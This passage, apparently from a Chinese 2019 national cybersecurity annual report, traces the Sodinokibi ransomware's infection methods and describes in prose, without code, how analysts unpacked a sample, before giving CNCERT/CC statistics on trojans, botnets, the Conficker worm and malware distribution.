2019年12月1日	首次发现使用进程注入的方式加载DLL进行传播感染
2019年12月27日	捕获到仿冒Adobe Flash Player 32.0 r0程序进行勒索的变种
2019年12月31日	发现最新一例使用UPX加壳的样本，这款样本采用了新的加壳混淆技术，已逃避多款杀毒软件的检测

2019年跟踪捕获的Sodinokibi勒索病毒攻击方式见表2-9。

表2-9 2019年跟踪捕获的Sodinokibi勒索病毒攻击方式
（来源：深信服科技股份有限公司）

序号	攻击方式
1	Confluence漏洞
2	FlashUAF漏洞
3	无文件攻击PowerShell、JavaScript脚本加载
4	RDP攻击
5	垃圾邮件
6	水坑攻击
7	漏洞利用工具包

2.7.1 Sodinokibi 勒索病毒活跃轨迹

Sodinokibi勒索病毒在全球首次发现于2019年4月26日，利用Oracle WebLogic Server漏洞传播，勒索病毒运行之后会加密文件、修改屏幕背景等。

2019年4月28日，安全研究人员在国内首次捕获到利用Confluence漏洞（CVE-2019-3396）传播的勒索病毒，黑客团伙利用漏洞入侵服务器，上传Downloader脚本文件，连接控制端下载运行勒索病毒。通过对样本中提取的IP地址进行关联，发现该攻击事件与利用Confluence漏洞（CVE-2019-3396）传播GandCrab勒索病毒的攻击事件有密切的关联，同时经过安全研究人员的逆向分析发现这款国内新发现的勒索病毒与此前全球在2019年4月26日首次发现的勒索病毒非常相似，此勒索病毒随后被命名为“Sodinokibi”。

2019年5月24日首次发现该勒索病毒使用RDP攻击的方式进行传播感染。

2019年7月22日，安全研究人员发现Sodinokibi勒索病毒利用CVE-2018-4878漏洞（UAF漏洞，位于Flash的com.adobe.tvsdk包中）进行传播。

2019年8月26日，安全研究人员发现Sodinokibi勒索病毒变种利用垃圾邮件，给受害者发送垃圾邮件，然后附加上勒索病毒，样本采用了.doc文件的图片迷惑受害者，此勒索病毒加密文件之后，会修改桌面背景，勒索金额为0.128,053,37BTC，超过期限之后为0.256,106,74BTC。

2019年9月初，安全研究人员发现Sodinokibi勒索病毒的一些变种，使用无文件攻击技术，利用PowerShell或JavaScript脚本加载勒索病毒进行传播。

2019年11月，网上出现解密工具，通过统计之后发现此勒索病毒1.3版本的解密工具可解密的文件后缀名高达1,746个。

2019年11月6日，安全研究人员发现一例Sodinokibi勒索病毒，网络犯罪团伙利用垃圾邮件传播Sodinokibi勒索病毒，日期显示为2019年11月6日，诱骗受害者打开此程序，然后加密勒索受害者，此勒索病毒加密文件之后，同样会修改桌面背景，解密需要0.537,491,75BTC。

2019年12月1日，安全研究人员捕获到Sodinokibi勒索病毒的样本，上面显示勒索的金额一台主机最高达4万美元，这批Sodinokibi勒索病毒与此前不同，都是DLL文件，不是exe程序，猜测这款勒索病毒会使用进程注入的方式进行传播感染。

2019年12月27日，安全研究人员捕获到的Sodinokibi（REvil）勒索病毒样本，仿冒Adobe Flash Player 32.0 r0程序。

2019年12月31日，安全研究人员发现最新一例使用UPX加壳的样本，这款样本采用了新的加壳混淆技术，已逃避多款杀毒软件的检测。

2.7.2 Sodinokibi 勒索病毒最新攻击情况

2019年12月下旬，安全研究人员捕获了Sodinokibi勒索病毒最新样本，样本使用了UPX加壳，混淆加密勒索病毒核心代码，对样本进行详细分析，提取出勒索病毒的核心代码。

捕获到的Sodinokibi勒索病毒样本使用UPX加壳，如图2-57所示。




图 2-57　Sodinokibi 勒索病毒使用 UPX 加壳示意（来源：深信服科技股份有限公司）

样本可直接使用UPX工具脱壳，如图2-58所示。

图 2-58 Sodinokibi 勒索病毒使用 UPX 脱壳示意（来源：深信服科技股份有限公司）

样本使用外壳进行混淆加密，在内存中解密数据，如图2-59所示。




图 2-59 Sodinokibi 勒索病毒使用外壳进行混淆加密（来源：深信服科技股份有限公司）

再次解密内存中的数据，得到ShellCode代码，如图2-60所示。




图 2-60 Sodinokibi 勒索病毒解密内存中数据示意（来源：深信服科技股份有限公司）

跳转到解密出来的ShellCode代码处，如图2-61所示。




图 2-61　Sodinokibi 勒索病毒跳转到解密出来的 ShellCode 代码示意
（来源：深信服科技股份有限公司）

执行ShellCode代码，在内存中解密出勒索病毒核心代码，然后进行内存替代，解密出来的代码如图2-62所示。

图 2-62　Sodinokibi 勒索病毒解密出来的代码示意（来源：深信服科技股份有限公司）

从内存中DUMP解密出来的勒索病毒核心代码如图2-63所示。

图 2-63　从内存中 DUMP 解密出来的勒索病毒核心代码示意（来源：深信服科技股份有限公司）

将此变种的核心代码与之前的样本进行二进制对比分析，如图2-64所示。




图 2-64　此变种的核心代码与之前的样本进行二进制对比分析示意
（来源：深信服科技股份有限公司）

2.7.3 勒索病毒攻击的现象总结

2019年针对企业的勒索病毒攻击越来越多，勒索病毒攻击已经成为全球重要的网络安全威胁，勒索病毒网络犯罪团伙的攻击行为变得越来越有针对性和目的性。基于2019年的多个案例，总结出以下关于勒索病毒攻击的几个现象。

（1）勒索病毒攻击团伙更多地将目标锁定在全球各国的政府、企业、相关组织机构等。这些攻击都具有很强的针对性与目标性，勒索病毒攻击团伙越来越专业，前期会通过各种信息收集渠道，不断收集全球范围内相关组织机构信息，查找并选择一些安全防范措施相对比较薄弱的组织机构进行定向攻击，通过钓鱼邮件或漏洞传播勒索病毒，加密企业数据，勒索受害者支付大额赎金。

（2）一些有组织有目标的黑客团伙会通过网络攻击活动破坏部分国家基础设施，并破坏这些基础设施上的数据，导致一些重要的基础设施无法正常运行。该类攻击既可能存在军事或政治目的，也可能带有经济目的。

（3）企业遭受勒索病毒攻击之后恢复难度大。特别是部分勒索病毒可加密企业的重要数据库文件以及操作系统文件，若仅仅依靠备份的数据库恢复数据，同样会导致客户的业务出现问题。

（4）受到勒索之后企业形象受到影响。遭受攻击后，客户或因此对企业安全保障产生质疑。部分大型企业在被勒索之后可能会选择给黑客交付赎金，以寻求业务的快速恢复，以避免对企业形象造成不良影响。

03

计算机恶意程序传播和活动情况

3.1 木马和僵尸网络监测情况

木马是指以盗取用户个人信息，甚至是以远程控制用户计算机为主要目的的恶意程序。由于它像间谍一样潜入用户的电脑，与战争中的“木马”战术十分相似，因而得名木马。按照功能分类，木马程序可进一步分为盗号木马、网银木马、窃密木马、远程控制木马、流量劫持木马、下载者木马和其他木马等，但随着木马程序编写技术的发展，一个木马程序往往同时包含上述多种功能。

僵尸网络是指被黑客集中控制的计算机群，其核心特点是黑客能够通过一对多的命令与控制信道操纵感染木马或僵尸程序的主机执行相同的恶意行为，如可同时对某目标网站进行分布式拒绝服务攻击或同时发送大量的垃圾邮件等。

2019年CNCERT/CC抽样监测结果显示，在利用木马或僵尸程序控制服务器对主机进行控制的事件中，控制服务器IP地址总数为102,554个，较2018年上升了32.5%。受控主机IP地址总数为13,150,711个，较2018年下降11.1%。其中，境内木马或僵尸程序受控主机IP地址数量为5,818,828个，较2018年下降11.2%，境内控制服务器IP地址数量为14,320个，较2018年下降48.6%。

3.1.1 木马或僵尸程序控制服务器分析

2019年，我国境内木马或僵尸程序控制服务器IP地址数量为14,320个，较2018年下降了48.6%；我国境外木马或僵尸程序控制服务器IP地址数量为88,234个，较2018年上升了78.3%，具体如图3-1所示。经过我国木马及僵尸网络专项打击行动的持续治理，我国境内的木马或僵尸程序控制服务器数量有所下降。




图 3-1　2015-2019 年木马或僵尸程序控制服务器 IP 地址数量对比（来源：CNCERT/CC）

2019年，在发现的因感染木马或僵尸程序而形成的僵尸网络中，控制规模（以被控主机IP地址数量计）为1～100的僵尸网络占比最高（94.5%），控制规模（以被控主机IP地址数量计）为100～1,000的僵尸网络数量与2018年相比减少了93个，控制规模（以被控主机IP地址数量计）分别为100～5,000、5,000～2万、2万～5万、5万～10万的僵尸网络数量与2018年相比分别增加432个、1,153个、367个、40个。

2019年我国境内木马或僵尸程序控制服务器IP地址数量按月度统计如图3-2所示，全年呈波动态势，5月达到最高值2,804个，2月为最低值1,160个。




图 3-2　2019 年我国境内木马或僵尸程序控制服务器 IP 地址数量按月度统计（来源：CNCERT/CC）

2019年我国境内木马或僵尸程序控制服务器IP地址数量占比按地域统计情况如图3-3所示，占比排名前3位的为广东省（19.6%）、北京市（15.7%）和江苏省（10.5%）。




图 3-3　2019 年我国境内木马或僵尸程序控制服务器 IP 地址数量占比按地域统计（来源：CNCERT/CC）

2019年境外5.57万台控制服务器控制了我国境内约552万台主机。此外，根据CNCERT/CC抽样监测数据，针对IPv6网络的攻击情况开始出现，2019年境外约3,000个IPv6地址的计算机恶意程序控制服务器控制了我国境内约4.0万台IPv6地址主机。

3.1.2 木马或僵尸程序受控主机分析

2019年，我国境内共有5,818,828台IP地址的主机被植入木马或僵尸程序，数量较2018年下降11.3%，具体如图3-4所示。我国境外共有7,331,883台IP地址的主机被植入木马或僵尸程序，数量较2018年下降了11.1%。




图 3-4　2015-2019 年我国境内木马或僵尸程序受控主机数量对比（来源：CNCERT/CC）

2019年，CNCERT/CC持续加大对木马和僵尸网络的治理力度，木马或僵尸程序受控主机IP地址数量全年总体呈现下降态势，10月达到最高值2,291,902个，6月为最低值1,073,033个。2019年木马或僵尸程序受控主机IP地址数量按月度统计如图3-5所示。




图 3-5　2019 年木马或僵尸程序受控主机 IP 地址数量按月度统计（来源：CNCERT/CC）

2019年我国境内木马或僵尸程序受控主机IP地址数量占比按地域统计情况如图3-6所示，占比排名前3位的为广东省（11.3%）、江苏省（10.9%）和浙江省（10.7%）。




图 3-6　2019 年我国境内木马或僵尸程序受控主机 IP 地址数量占比按地域统计（来源：CNCERT/CC）

3.2 蠕虫监测情况

“飞客”蠕虫（英文名称Conficker、Downup、Downandup、Conflicker或Kido）是一种针对Windows操作系统的蠕虫病毒，最早出现在2008年11月21日。“飞客”蠕虫利用Windows RPC（远程过程调用）服务存在的高危漏洞（MS08-067）入侵互联网上未进行有效防护的主机，通过局域网、U盘等方式快速传播，并且会停用感染主机的一系列Windows服务。自2008年以来，“飞客”蠕虫衍生出多个变种，这些变种感染上亿台主机，构建一个庞大的攻击平台，不仅能够被用于大范围的网络欺诈和信息窃取，而且能够被利用发动大规模拒绝服务攻击，甚至可能成为有力的网络战工具。

CNCERT/CC自2009年起对“飞客”蠕虫感染情况进行持续监测和通报处置。抽样监测数据显示，2015-2019年全球互联网月均感染“飞客”蠕虫的主机IP地址数量总体呈减少趋势，如图3-7所示。




图 3-7　2015-2019 年全球互联网感染“飞客”蠕虫的主机 IP 地址月均数量
（来源：CNCERT/CC）

据CNCERT/CC抽样监测，2019年我国境内主机IP地址感染“飞客”蠕虫数量占比按地域分布情况如图3-8所示，排名前3位的省市分别是广东省（28.9%）、浙江省（7.5%）和北京市（6.2%）。




图 3-8　2019 年我国境内主机 IP 地址感染“飞客”蠕虫数量占比按地域分布
（来源：CNCERT/CC）

3.3 恶意程序传播活动监测情况

2019年，CNCERT/CC持续监测恶意程序传播情况，全年捕获的恶意程序样本数量为6,287万余个，同比2018年（1.0997亿个）下降42.8%，涉及恶意代码家族66万余个，新增恶意代码家族157个，2019年每月捕获恶意程序数量如图3-9所示。全年监测到恶意程序传播次数达30.0亿余次，同比2018年（20.2亿余次）增长48.5%，恶意程序月平均传播2.5亿余次，2019年恶意程序传播次数按月度统计如图3-10所示。




图 3-9 2019 年恶意程序捕获数量按月度统计（来源：CNCERT/CC）




图 3-10 2019 年恶意程序传播次数按月度统计（来源：CNCERT/CC）

恶意程序传播的常用途径之一是电子邮件，CNCERT/CC持续开展恶意电子邮件的传播监测。2019年，捕获通过电子邮件传播的恶意代码79.2万余个，全年恶意电子邮件传播次数1.148亿余次。2019年每月捕获通过电子邮件传播的恶意程序数量和恶意电子邮件传播次数如图3-11和图3-12所示。




图 3-11　2019 年通过电子邮件传播的恶意程序数量按月度统计（来源：CNCERT/CC）




图 3-12　2019 年恶意电子邮件传播次数按月度统计（来源：CNCERT/CC）

2019年，CNCERT/CC共监测到5,039,591个放马IP地址（去重后），其中我国境内放马IP地址数量为2,509,820个，占比49.8%，境外放马IP地址占比50.2%。图3-13是我国境内放马站点（按IP地址统计）数量按月度统计情况，可

以看到，我国境内恶意程序放马站点每月都处于较为活跃的状态。

